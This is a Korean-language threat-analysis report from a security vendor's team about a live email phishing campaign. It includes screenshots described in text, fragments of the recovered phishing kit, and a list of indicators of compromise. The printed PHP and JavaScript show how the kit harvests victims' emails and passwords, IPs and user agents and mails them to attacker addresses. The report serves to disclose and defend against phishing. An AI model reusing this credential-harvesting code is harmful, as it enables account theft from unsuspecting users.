PIOLINK

# 보안위협분석

## 꺾이지 않는 이메일 피싱 공격

중요한 건 끊임없는 관심!!

2023년 1월 17일


㈜파이오링크 사이버위협분석팀

이메일 피싱 공격이 점점 진화하고 있다. 매번 접할 때 마다 고도화, 지능화되어 가고 있다. 보안추이를 살펴보더라도 이메일 피싱 공격은 더욱 발전하고 증가할 것이라는 전망이다. 사용자들은 언젠가는 클릭하게 되고 자신의 계정정보를 기꺼이 건네줄 수 밖에 없는 상황으로 가고 있다. 막 도착한, 따끈따끈한 실제 이메일 피싱 공격 사례를 살펴보자.

## 피싱 메일 본문


〈그림〉 피싱 메일 본문

보낸 사람은 OOOOOOO@eunmin.co.kr 이메일을 사용하고 있다. 메일을 보낸 국가는 미국으로 해당 계정 정보가 털린 것으로 추정된다.




〈그림〉 이메일 계정 인증 버튼 클릭 후 나타난 페이지


이메일 본문의 이메일 인증 버튼을 클릭하게 되면 위 그림의 페이지가 나타난다. 이메일과 비밀번호를 입력하게 되면 해당 계정은 아래의 특정 서버에 GET 방식으로 전송된다.

http://lemken.ga/.well-known/mail/webmaster/gb.html?email=&password=aaaa1234&password=[redacted]

〈그림〉 계정 정보 전송 주소

## 공격 방법

해당 도메인을 방문하여 WSO Shell 이 있음을 확인하였다. 공격자는 해당 서버를 침해하여 C2서버로 활용하고 있었다.




〈그림〉 WSO Shell 이 설치된 피해 서버

웹 쉘 설치 주소는 hxxp://lemken.ga/our.php 로 하루가 지난 현재는 접속이 되지 않는 상태이다.

```
var ind=my_email.indexOf("@");
var my_slice=my_email.substr((ind+1));
var mainPage = 'https://'+my_slice;
        var c= my_slice.substr(0, my_slice.indexOf('.'));
var final= c.toLowerCase();
var finalu= c.toUpperCase();

        var sv = my_slice;

        var image = "url('https://[redacted]io/get/width/1200/https://"+sv;"')"

        //var image = "url('https://"+sv;"')"


$("#logoimg").attr("src", "https://[redacted]com/"+mainPage);
        $("#logoname").html(final);
```

〈그림〉 피싱에 사용된 자사 로고와 배경화면 가져오기

공격자는 특정 홈페이지의 이미지 로고와 배경화면을 가져오는 서비스를 통해 피싱 공격에 활용하고 있다. 해당 서비스를 이용하면 이메일 @ 이후 웹 주소의 로고 이미지와 웹사이트 이미지를 가져올 수 있게 된다.

```
$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$useragent = $_SERVER['HTTP_USER_AGENT'];
$message .= "|----------| 1 New Logins |--------------|\n";

$message .= "Online ID            : ".$email."\n";
$message .= "Passcode              : ".$password."\n";
$message .= "|--------------- I N F O | I P -------------------|\n";
$message .= "|Client IP: ".$ip."\n";
$message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "User Agent : ".$useragent."\n";
$message .= "|----------- SPARROW NATION --------------|\n";
$send = $Receive_email;
$subject = "Login : $ip";
mail($send, $subject, $message);
$signal = 'ok';
$msg = 'InValid Credentials';
```

〈그림〉 공격자에 전송되는 이메일 포맷

사용자가 계정 정보를 입력하게 되면 특정 포맷으로 공격자에게 메일을 전송한다. 메일에는 피해자의 계정 정보, 호스트 네임, 위치 정보, 사용자 에이전트가 포함된다.

```
$Receive_email="resultbox9994@gmail.com, selfmade9994@yandex.com";
$redirect="https://portal.office.com/servicestatus";
```

〈그림〉 공격자 이메일 주소

공격자는 지메일과 얀덱스 메일 주소를 받는 메일로 활용하고 있다. 메일 이름을 살펴보면 자동화된 도구로 생성한 메일 주소임을 알 수 있다. 국가별, 또는 공격대상별 이메일 주소를 다르게 하여 관리하는 공격그룹임을 짐작하게 한다.

## 마무리

초기 공격에 많이 사용되는 벡터들이 발빠른 보안기업의 업데이트로 인해 하나둘씩 방어가 되어가고 있다. 공격자들은 또다른 침투경로를 생각하지 않을 수 없게 되었고, 피싱공격은 아주 좋은 대안이 되는 공격 중 하나이다. 이메일 피싱공격이 과거엔 일반인도 알아볼 수 있을 정도로 허접했다면 앞으로는 정상메일과 구분이 안 갈 정도로 고도화 될 것이다. 이는 보안사고로 이어질 수 밖에 없다. 근본 해결책은 이메일 피싱 공격을 사용자가 판단하게 하지 말고 보안 솔루션을 발전시켜, 사용자에게 전달되지 않도록 하는 것이 중요하다. 최신 기술이 쏟아지는 현실에서 메일 방어 기술은 외톨이가 된 듯하다. 메일 방어 기술에도 관심을 갖아야 할 때이다.

# IoC

# 웹쉘

our.php: 4FAF70BDCF2C3FB3EC69D0D41CF26DCD53E93EBA003123627B3F3C0A9A966FA5

hrb.php: D5C3B3B180A42F09D4E73590B1F753CA160AD5496D9BD8555DFA7D5A514990AA

bluecat860: 56FE2502F2ED1C9C803300CDAA25377C4A151201C0BA07926382E84B76CABEDE

# 공격자 이메일

resultbox9994@gmail.com

selfmade9994@yandex.com

# C2

hxxp://lemken.ga/

162.240.217.49

# 메일 발송 IP

162.214.53.10

# 계정 탈취 이메일

OOOOOOO@eunmin.co.kr